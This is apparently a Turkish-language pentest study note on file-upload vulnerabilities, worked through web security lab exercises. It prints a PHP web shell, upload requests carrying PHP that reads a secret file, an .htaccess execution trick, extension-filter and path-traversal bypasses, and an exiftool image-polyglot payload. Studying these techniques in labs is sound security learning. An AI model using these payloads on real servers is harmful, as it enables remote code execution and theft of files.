<?php echo system($_GET['command']); ?>
en basit şekilde bir shell örneği kullanımı için shell
/example/exploit.php?command=id

**Ek bilgi :** xdg-mime adında bir toolumuz var bunun kullanımı şu şekilde

**xdg-mime query filetype dosyaadı.png**

sonuç olarak bize http başlıklarında olan contact type verisini verir , yani image/png
eğer bunu mv dosya.png file.zip dönüştürürsek dönüştüğünü anlamak için ise
**file --mime-type dosyaadı.png** bize gerçek formatını verecektir.

**Püf nokta :** devoloper yazılımcı shell'e ulaşmayı önlemek yerine her dosyayı file/avatars/dosya dizine kaydediyordu ama yeni yöntem olarak avartas ve dosya arasında farklı dizinler bulunmakta bu yüzden dosyamızın tam yolunu vermedeğimiz için çalıştıramıyoruz. Bunun için file name kısmına requestde name=**../dosya.php** şeklinde çeiviriyoruz hatta **../** bunu da **url formatına** çevirelim. Bu şekilde dosyamızı bulucaktır. Artık.

Püf nokta: bazen yazılımcılar php formatını kabül etmeye bilirz ve bunu content type kısmında yapsak bile karalisteye aldığı durumda php yüklememizi engellicektir bu durumdan kaçmak
için **.php1 ... .php10** denenebilir. Veya .shtml

php dosyası apahce üzerinden çalıştırılabilir değil ise , onun için repeater da oynamalar yapıcaz öncelikle. İnceleyelim orijinal isteği.

```
----------------------------243083783683334294617257466631
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Bizi ilgilendiren request isteği burası.
Content type ve file name kısımlarını değiştiricez.

Adım adım ilerliyelim.

Bu

```
----------------------------243083783683334294617257466631
Content-Disposition: form-data; name="avatar"; filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .servetcetinkaya
```

web sitemiz apache server kullanıyor apache serverda php dosyalarını yürütmek çalıştırmak ve kabül etmek için bazı configürasyon

ayarları var bu ayarlar .htaccess içinde bu yüzden oraya file name değiştiriyoruz.
Ve yapacağımız configürasyon ayarımız ise AddType application/x-httpd-php. Ve bu dosyamızın değerinide text/plain yazıyoruz.
Ve bu isteğimizi gönderiyoruz ve artık,dosyamız yüklendi, bu kural dosyasıydı.

2 . repeater alanında ise

```
----------------------------243083783683334294617257466631
Content-Disposition: form-data; name="avatar"; filename="
shell.servetcetinkaya"
Content-Type: application/x-httpd-php
```

content type yine değiştirip ve shell.uzantımızı ekliyoruz name kısmından.

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

bu alana ise bu sefer karışmıyoruz. Burada txt formatında dosya yüklermiş gibi manipülasyon yapıp aslında çalıştırılabilir bir php dosyası yüklüyoruz ve send dediğimizde dosyamıoz yüklenmiş olucaktır.

Bazı uzantı engellerini aşmak için

**.php.jpg**
**.php%00.jpg**
**.pHp**
**.php1**
**exploit%2Ephp** url formatına çevrilebilir.
**exploit.p.phphp** bu yöntemde php yazısını silip yani
**exploit.p.(php)hp** kısmı silininces php olarak uzantımız birleşiyor.

Şimdi bir de dosyanın byte büyüklüğünü ve png kod değerlerinin olup olmadığına bakan bir sistemi nasıl aşacqağımıza bakalım.


Exiftool kullanıyoruz bunun için. Exiftoolda ;

```
exiftool -Comment="<?php
file_get_contents('/home/carlos/secret'); ?>" sertifika.png -o
yenishell.php
```

bu kodu yorumlayalım
comment parametresi ile dosyamızda olucak kodumuzu yazıyoruz yani çalışıcak kodu.
Dah sonra bir görsel seçiyoruz ve bunu kaydetmesi için -o kullanıyoruz ve yeni ismimizi giriyoruz.

```
ExifTool Version Number         : 12.40
File Name                       : yenishell.php
Directory                       : .
File Size                       : 312 KiB
File Modification Date/Time     : 2024:06:01 21:30:58+03:00
File Access Date/Time           : 2024:06:01 21:31:09+03:00
File Inode Change Date/Time     : 2024:06:01 21:30:58+03:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 744
Image Height                    : 526
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Software                        : gnome-screenshot
Comment                         : <?php file_get_contents('/home/carlos/secret'); ?>
Image Size                      : 744x526
Megapixels                      : 0.391
pentestci@HP-Laptop-15-bs0xx:~/Masaüstü$ sudo exiftool -Comment="<?php echo file_get_contents('/home/carlos/secret'); ?>" sertifika.png -o yenishell2.php
    1 image files created
```

Ve artıke exiftool bunu image/png olarak görüyor cat ile okumaya çalışırsak ise.



Resim dosyasyı gibi formatta kodlanmış.
Ve bu yöntemle server tabanlı güvenliği bypass ettik.